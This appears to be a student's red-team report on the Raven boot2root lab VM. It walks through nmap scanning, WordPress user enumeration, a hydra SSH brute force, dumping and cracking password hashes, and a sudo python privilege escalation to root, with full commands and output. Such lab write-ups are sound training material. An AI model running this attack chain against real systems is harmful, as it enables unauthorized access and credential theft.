Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

Target 1(IP: 192.168.1.110)

$ nmap -sC -sV 192.168.1.110

```
root@Kali:~# nmap -sC -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-29 03:25 PDT
Nmap scan report for 192.168.1.110
Host is up (0.018s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          40848/udp6  status
|   100024  1          46480/tcp   status
|   100024  1          52769/udp   status
|_  100024  1          58014/tcp6  status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

This scan identifies the services below as potential points of entry:

- Open Port
    - Port 22 / SSH
    - Port 80 / HTTP
    - Port 111 / rpcbind

Critical Vulnerabilities

The following vulnerabilities were identified on each target:


- Target 1
    - User Enumeration (WordPress site)
    - Weak Password
    - SSH remotely login
    - Unsalted User Password Hash (WordPress database)
    - Privilege Escalation

Exploitation

The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:

- Target 1
- Flag1: b9bbcb33ellb80be759c4e844862482d
    - Command: wpscan --url http://192.168.1.110/wordpress --wp-content-dir -at -eu
        - This command uncovered user names steven and michael.
        - Once I obtained the usernames, I was able to use a hydra command to get the password. As port 22 is open, I can get the password that could be used to SSH into the machine.

    - Command: hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 22 -f -vV 192.168.1.110 ssh
        - Result: michael Password: michael



- Capture Falg1: SSH as michael through directories and files.
    - Found flag1 in var/www/html folder at root in service.html in a HTML comment below the footer.
    - Command used:
        - ssh michael@192.168.1.110
        - pw: michael
        - cd ../
        - cd ../
        - cd var/www/html
        - ls -la
        - nano service.html

```
</footer>
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/p
```

- Flag2: fc3fd58dcdad9ab23faca6e9a36e581c
    - Same exploit used to gain Flag1.
        - ssh michael@192.168.1.110
            - password : michael
        - cd var/www
        - ls -la
        - cat flag2.txt

```
root@Kali:/# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
ts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ locate flag2.txt
/var/www/flag2.txt
michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

- Flag3: afc01ab56b50591e7dccf93122770cd2
    - Flag 3 also used the same exploits as Flag1 and 2.
    - Found in wp_posts table in the WordPress database.
    - Command:
        - Mysql -u root -p'R@v3Security' -h 127.0.0.1
        - show databases;
        - use wordpress;
        - show tables;
        - select * from wp_posts;

```
  GNU nano 2.2.6                    File: wp-config.php

define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
```

- Flag4 : 715dea6c055b9fe3337544932f2941ce
    - Used michael to retrieve user credentials from database, and crack password hash of steven by John the Ripper.

```
michael@target1:/$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select user_login, user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+------------+------------------------------------+
2 rows in set (0.00 sec)

mysql>
```

```
root@Kali:~# john hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 differe
Cost 1 (iteration count) is 8192 for al
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost an
Almost done: Processing the remaining b
Proceeding with wordlist:/usr/share/joh
Proceeding with incremental:ASCII
pink84           (?)
```

    - Result: steven password:pink84

- Commands:
  - ssh steven@192.168.1.110
    - Password: pink84
  - sudo -l
  - sudo python -c ‘import pty;pty.spawn(“bin/bash”)’
  - cd /root
  - ls
  - cat flag4.txt

```
$ sudo python -c 'import pty; pty.spawn("/bin/sh")'
# cd /root
# ls -la
total 48
drwx------  2 root root 4096 Jul  1  2020 .
drwxr-xr-x 23 root root 4096 Jun 24  2020 ..
-rw-------  1 root root 4583 Aug  1 21:14 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-r--r--  1 root root  442 Aug 13  2018 flag4.txt
-rw-------  1 root root   27 Aug 13  2018 .mysql_history
-rw-r--r--  1 root root  140 Nov 20  2007 .profile
-rw-------  1 root root 1024 Aug 13  2018 .rnd
-rw-r--r--  1 root root   66 Aug 13  2018 .selected_editor
-rw-r--r--  1 root root   20 Aug 13  2018 .tmux-session
-rw-------  1 root root 2738 Jul  1  2020 .viminfo
# cat fla
cat: fla: No such file or directory
# cat flag4.txt
------

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ v /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
#
```